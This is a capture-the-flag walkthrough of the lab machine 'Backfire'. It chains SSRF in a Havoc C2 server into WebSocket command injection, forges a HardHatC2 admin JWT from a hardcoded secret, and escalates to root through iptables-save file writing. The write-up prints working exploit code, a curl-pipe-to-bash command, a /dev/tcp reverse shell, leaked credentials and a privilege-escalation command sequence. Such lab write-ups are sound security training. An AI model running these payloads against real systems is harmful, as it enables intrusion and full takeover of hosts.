Backfire

28th May 2025

Prepared By: 0xEr3bus

Machine Author: hyperreality & chebuya

Difficulty: Medium

Classification: Official

Synopsis

Backfire is a medium-difficulty box that starts with an exposed Havoc command and control server, where the attacker exploits Server Side Request Forgery to ultimately establish a communication stream to Havoc's WebSocket API and inject malicious commands to get remote code execution in Havoc's payload compile process. Once the attacker gains the initial foothold, another C&C is running locally named Hardhat. The Hardhat C&C is open source, so the attacker crafts a JWT token with the default hardcoded JWT secret key. The user account can execute iptables & iptables-save for privilege escalation, allowing the attacker to achieve arbitrary file write.

Skills Required

- Attacking Exposed C&C Servers
- Basic Understanding of Web Vulnerabilities

Skills Learned

- Chaining SSRF with WebSocket
- Reversing Open Source C&C
- `iptables` & `iptables-save` Privilege Escalation

Enumeration

Nmap

```
# ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.49 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
# nmap -p$ports -sC -sV 10.10.11.49
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 16:15 IST
Nmap scan report for 10.10.11.49
Host is up (0.095s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 7d:6b:ba:b6:25:48:77:ac:3a:a2:ef:ae:f5:1d:98:c4 (ECDSA)
|_  256 be:f3:27:9e:c6:d6:29:27:7b:98:18:91:4e:97:25:99 (ED25519)
443/tcp  open  ssl/http nginx 1.22.1
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-server-header: nginx/1.22.1
| ssl-cert: Subject:
commonName=127.0.0.1/stateOrProvinceName=Washington/countryName=US
| Subject Alternative Name: IP Address:127.0.0.1
| Not valid before: 2024-11-14T10:43:31
|_Not valid after:  2027-11-14T10:43:31
|_ssl-date: TLS randomness does not represent time
|_http-title: 404 Not Found
8000/tcp open  http     nginx 1.22.1
|_http-title: Index of /
|_http-open-proxy: Proxy might be redirecting requests
| http-ls: Volume /
| SIZE  TIME               FILENAME
| 1559  17-Dec-2024 11:31  disable_tls.patch
| 875   17-Dec-2024 11:34  havoc.yaotl
|_
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals three TCP ports: an SSH server and two WEB servers. The TCP/443 is running Nginx version 1.22.1 as a reverse proxy. The TCP/8000 also has Nginx running and directory listing enabled, exposing `disable_tls.patch` and `havoc.yaotl`.


Index of /

Not secure backfire.htb:8000

Index of /

../		
disable_tls.patch	17-Dec-2024 11:31	1559
havoc.yaotl	17-Dec-2024 11:34	875

The `disable_tls.patch` is an interesting file as the TLS is disabled for the WebSocket running on TCP/40056.

```
diff --git a/client/src/Havoc/Connector.cc b/client/src/Havoc/Connector.cc

-     auto Server  = "wss://" + Teamserver->Host + ":" + this->Teamserver->Port +
"/havoc/";
+     auto Server  = "ws://" + Teamserver->Host + ":" + this->Teamserver->Port +
"/havoc/";

[...SNIP...]

- Socket->setSslConfiguration( SslConf );

[...SNIP...]

diff --git a/teamserver/cmd/server/teamserver.go
b/teamserver/cmd/server/teamserver.go

-        if err = t.Server.Engine.RunTLS(Host+":"+Port, certPath, keyPath); err !=
nil {
+        if err = t.Server.Engine.Run(Host+":"+Port); err != nil {
```

Before the patch is applied, the server listens using `wss,` which connects to HTTPS only, and vice versa. Now, that's changed to `ws,` which allows users to communicate on HTTP. Further, the call to the `setSslConfiguration` method is removed, which allows an insecure HTTP connection. The `havoc.yaotl` is an exposed Havoc profile, leaking the operator's clear text credentials alongside Listeners.

```
Teamserver {
    Host = "127.0.0.1"
    Port = 40056

    Build {
        Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc"
        Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}
```

```
Operators {
    user "ilya" {
        Password = "CobaltStr1keSuckz!"
    }

    user "sergej" {
        Password = "1w4nt2sw1tch2h4rdh4tc2"
    }
}

[...SNIP...]

Listeners {
    Http {
        Name = "Demon Listener"
        Hosts = [
            "backfire.htb"
        ]
        HostBind = "127.0.0.1"
        PortBind = 8443
        PortConn = 8443
        HostRotation = "round-robin"
        Secure = true
    }
}
```

The listener listens on TCP/8443. From the Nmap scan result, we know Nginx listens on TCP/443, which can indicate that Nginx is being used as a redirector. Looking at public exploits for Havoc C&C, there's a Server Side Request Forgery and an Authenticated Remote Code Execution.

Initial Foothold

The first step in our attack chain is verifying if the provided Proof of Concepts work as intended. The **SSRF PoC** requires three command-line arguments: the target URL, the IP address, and the port of the attacker's listener.

```
# python3 exploit.py -t https://backfire.htb/ -i 10.10.14.65 -p 80
[***] Trying to register agent...
[***] Success!
[***] Trying to open socket on the teamserver...
[***] Success!
[***] Trying to write to the socket
[***] Success!
[***] Trying to poll teamserver for socket output...
[***] Read socket output successfully!

HTTP/1.0 404 File not found
Server: SimpleHTTP/0.6 Python/3.12.8
[...SNIP...]
```

We observe that the HTTP request reaches our listener:

```
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.49 - - [24/Jan/2025 16:48:10] code 404, message File not found
10.10.11.49 - - [24/Jan/2025 16:48:10] "GET /vulnerable HTTP/1.1" 404 -
```

This confirms that the SSRF is working: the vulnerable target is making HTTP requests to an attacker-controlled server.

The **Remote Code Execution (RCE)** exploit requires a valid WebSocket connection to the Havoc teamserver. From the exposed Havoc profile, we know the WebSocket listener runs on TCP port `40056`, which is **not directly accessible externally**. However, since SSRF allows internal HTTP requests, we can probe this port via localhost (`127.0.0.1`):

```
# python3 exploit.py -t https://backfire.htb/ -i 127.0.0.1 -p 40056
[***] Trying to register agent...
[***] Success!
[***] Trying to open socket on the teamserver...
[***] Success!
[***] Trying to write to the socket
[***] Success!
[***] Trying to poll teamserver for socket output...
[***] Read socket output successfully!
HTTP/1.1 404 Not Found
Content-Type: text/plain
Date: Fri, 24 Jan 2025 11:39:51 GMT
Content-Length: 18
Connection: close

404 page not found
```

Receiving a `404 Not Found` confirms the port is open and accepting HTTP requests — a key step toward chaining SSRF into RCE. The proof of concept of RCE creates a WebSocket connection, authenticates the user, creates a new listener, and then injects commands into the compile process of a demon. As we are supposed to abuse SSRF, we first need to switch protocols. We must establish a **WebSocket connection** via SSRF. According to the [WebSocket specification](), the client must send a specially crafted HTTP request to initiate the protocol upgrade; the request must contain these essential headers:

```
GET /havoc/ HTTP/1.1
Host: 10.10.11.49:40056
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==
Sec-WebSocket-Version: 13
Sec-WebSocket-Protocol: chat, superchat
Origin: https://10.10.11.49:40056/
```

This handshake request can be encoded and sent through the SSRF using the `write_socket` method in the PoC:

```
...
payload = b"GET /havoc/ HTTP/1.1\r\nHost: 10.10.14.9:40056\r\nUpgrade: websocket\r\nConnection: Upgrade\r\nSec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==\r\nSec-WebSocket-Version: 13\r\nSec-WebSocket-Protocol: chat, superchat\r\nOrigin: https://10.10.14.9:40056/\r\n\r\n"

write_socket(socket_id, payload)
...
```

Once the request is sent, the HTTP connection is upgraded to a full-duplex WebSocket stream. Now, with the connection established, we can send WebSocket messages. A WebSocket frame structure consists of:

```
[Header] + [Extended Payload Length] + [Masking Key] + [Payload]
```

For example

```
\x81\xfe + Websocket Payload Length + \x00\x00\x00\x00 + Main Websocket Payload
```

- `\x81`: Final frame (`FIN=1`) and opcode `0x1` (text frame).
- `\xfe`: Payload length indicator = 126 (meaning a 2-byte extended length follows).
- `length`: The actual payload length in 2-byte big-endian format.
- `\x00\x00\x00\x00`: Masking key — required for client-to-server frames. In our case, we're simulating an unmasked server frame.
- `data`: Actual content to be sent over the WebSocket.
  To automate this, we define a utility function:

```
def send_websocket_frame(data):
    length = len(data).to_bytes(2, 'big')
    data = b'\x81\xfe' + length + b'\x00\x00\x00\x00' + data
    write_socket(socket_id, data)
```

This function formats the payload into a WebSocket-compliant frame and sends it to the target over the previously established socket. From the RCE script, we know we have two more steps: authenticating to the server and compiling a demon.

```
...
payload = b"""{"Body": {"Info": {"Password":
"2e65bab481bc3484332f48c771749afc052adc8383bef70fd0feeb71ce2d657b", "User":
"ilya"}, "SubEvent": 3}, "Head": {"Event": 1, "OneTime": "", "Time": "18:40:17",
"User": "ilya"}}"""
send_websocket_frame(payload)

payload = b'{"Body": {"Info": {"AgentType": "Demon", "Arch": "x64", "Config": "
{\\n    \\"Amsi/Etw Patch\\": \\"None\\",\\n    \\"Indirect Syscall\\": false,\\n
   \\"Injection\\": {\\n        \\"Alloc\\": \\"Native/Syscall\\",\\n
\\"Execute\\": \\"Native/Syscall\\",\\n        \\"Spawn32\\":
\\"C:\\\\\\\\Windows\\\\\\\\SysWOW64\\\\\\\\notepad.exe\\",\\n
\\"Spawn64\\": \\"C:\\\\\\\\Windows\\\\\\\\System32\\\\\\\\notepad.exe\\"\\n
},\\n    \\"Jitter\\": \\"0\\",\\n    \\"Proxy Loading\\": \\"None
(LdrLoadDll)\\",\\n    \\"Service Name\\":\\" \\\\\\\\\\\\\\\" -mbla; curl
10.10.14.9/test | bash && false #\\",\\n    \\"Sleep\\": \\"2\\",\\n    \\"Sleep
Jmp Gadget\\": \\"None\\",\\n    \\"Sleep Technique\\":
\\"WaitForSingleObjectEx\\",\\n    \\"Stack Duplication\\": false\\n}\\n",
"Format": "Windows Service Exe", "Listener": "abc"}, "SubEvent": 2}, "Head":
{"Event": 5, "OneTime": "true", "Time": "18:39:04", "User": "ilya"}}\n'
send_websocket_frame(payload)
...
```

We use a simple `curl 10.10.14.9/test | bash` payload, which fetches `/test` and pipes it to bash to execute it. Running the updated exploit gives a web request and a shell as the `ilya` user.

```
# python3 exploit1.py -t https://backfire.htb/ -i 127.0.0.1 -p 40056
[***] Trying to register agent...
[***] Success!
[***] Trying to open socket on the teamserver...
[***] Success!
[***] Trying to write to the socket
[***] Success!
[***] Trying to write to the socket
[***] Success!
[***] Trying to write to the socket
[***] Success!
...
# cat test
/bin/sh -i >& /dev/tcp/10.10.14.19/1337 0>&1
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.49 - - [27/May/2025 06:41:25] "GET /test HTTP/1.1" 200 -

# nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.11.49] 41058
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(ilya) gid=1000(ilya)
groups=1000(ilya),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),10
0(users),106(netdev)
```

Once we have a shell, we can add our SSH public key to the `authorized_keys` so that we can SSH and get a fully stable session.

```
ilya@backfire:~/Havoc/payloads/Demon$ echo -n "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIPQTmDUg3xi5WrAZQa4f1vsztNm7XONcEsx5SmBk/HAx
shashwat@Shashwat-VM" > ~/.ssh/authorized_keys
ilya@backfire:~/Havoc/payloads/Demon$
```

```
ssh ilya@backfire.htb

<SNIP>
ilya@backfire:~$
```

The user flag can be found under `/home/ilya/user.txt`

lateral Movement

Ilya's home directory has a file called `hardhat.txt` about the HardHatC2.

```
ilya@backfire:~$ cat hardhat.txt
Sergej said he installed HardHatC2 for testing and  not made any changes to the
defaults
I hope he prefers Havoc bcoz I don't wanna learn another C2 framework, also Go >
C#
ilya@backfire:~$
```


Looking at open ports on the system, we have TCP/7096 running HardHatC2.

```
ilya@backfire:~$ netstat -anot
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Timer
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 0.0.0.0:7096            0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 127.0.0.1:40056         0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0    368 10.10.11.49:22          10.10.14.19:51832       ESTABLISHED
on (0.07/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN
off (0.00/0/0)
```

We can use SSH to forward the port and access it locally.

```
# ssh ilya@backfire.htb -L 7096:127.0.0.1:7096
```

The HardHatC2 is an open-source C2. The [source code]() shows that JWT is being used for authorization, and keys are hard-coded in [appsettings.json]().



As we are using a hard-coded JWT secret key, there are potentially two ways to exploit this:


1. Set up the HardHatC2 locally, log in as Administrator, and then use the same token on the target HardHat C2.
2. Use the C# code from the source code to generate a JWT token, and use it on the target HardHat C2.

Using the 2nd technique, we can use this C# code to generate the JWT token.


```
using System;
using System.IdentityModel.Tokens.Jwt;
using System.Security.Claims;
```

```
using System.Text;
using Microsoft.IdentityModel.Tokens;

class Program
{
    static void Main(string[] args)
    {
        string jwtKey = "jtee43gt-6543-2iur-9422-83r5w27hgzaq"; // Key from
appsettings.json
        string jwtIssuer = "hardhatc2.com";                     // Issuer from
appsettings.json

        // Create the JWT
        string token = GenerateJwtToken(jwtKey, jwtIssuer);
        Console.WriteLine("Generated JWT:");
        Console.WriteLine(token);
    }

    static string GenerateJwtToken(string key, string issuer)
    {
        var securityKey = new SymmetricSecurityKey(Encoding.UTF8.GetBytes(key));
        var credentials = new SigningCredentials(securityKey,
SecurityAlgorithms.HmacSha256);

        // Define the claims (payload)
        var claims = new[]
        {
            new Claim(JwtRegisteredClaimNames.Sub, "HardHat_Admin"), // Subject
            new Claim(JwtRegisteredClaimNames.Jti, Guid.NewGuid().ToString()), //
Token ID
            new
Claim("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier",
Guid.NewGuid().ToString()),
            new
Claim("http://schemas.microsoft.com/ws/2008/06/identity/claims/role",
"Administrator")
        };

        // Create the token
        var token = new JwtSecurityToken(
            issuer: issuer,
            audience: issuer,
            claims: claims,
            expires: DateTime.UtcNow.AddHours(999), // Token Validity
            signingCredentials: credentials);

        // Return the token as a string
        return new JwtSecurityTokenHandler().WriteToken(token);
    }
}
```


Running the code on online compilers/locally, we can get the JWT token.




The same JWT token should give us administrator access to the HardHat C2.




We have access to the `/Settings` endpoint. We can add a new user, an Operator with complete control over the C2.



Once the Operator user is added, we can log in to it.



Navigating to the terminal, we can execute commands, add an SSH key to `authorized_keys,` and get a stable session over SSH.



Privilege Escalation

Executing `sudo -l` displays that this user can execute `iptables` and `iptables-save.`

```
# ssh sergej@backfire.htb
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-
02) x86_64
sergej@backfire:~$ sudo -l
Matching Defaults entries for sergej on backfire:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User sergej may run the following commands on backfire:
    (root) NOPASSWD: /usr/sbin/iptables
    (root) NOPASSWD: /usr/sbin/iptables-save
sergej@backfire:~$
```

A little research about these tools should help us find a blog written by smaury. The blog aims to exploit an arbitrary file write vulnerability, allowing an attacker to write to any file. We can add our SSH key to the root's `authorized_keys` and log in as root.

Prepare an `INPUT` rule with a comment as the SSH pub key.

```
sudo /usr/sbin/iptables -A INPUT -i lo -j ACCEPT -m comment --comment $'\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPQTmDUg3xi5WrAZQa4f1vsztNm7XONcEsx5SmBk/HAx\n'
```

Once the command is executed, we write the rule to the `authorized_keys.`

```
sudo /usr/sbin/iptables-save -f /root/.ssh/authorized_keys
```

As we add line breaks to the `authorized_keys` file, it will no longer care about the garbage generated by the iptables, thus it will still allow us to log in as root.

```
# ssh root@backfire.htb
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
root@backfire:~# whoami && hostname
root
backfire
root@backfire:~#
```

The root flag is found under `/root/root.txt`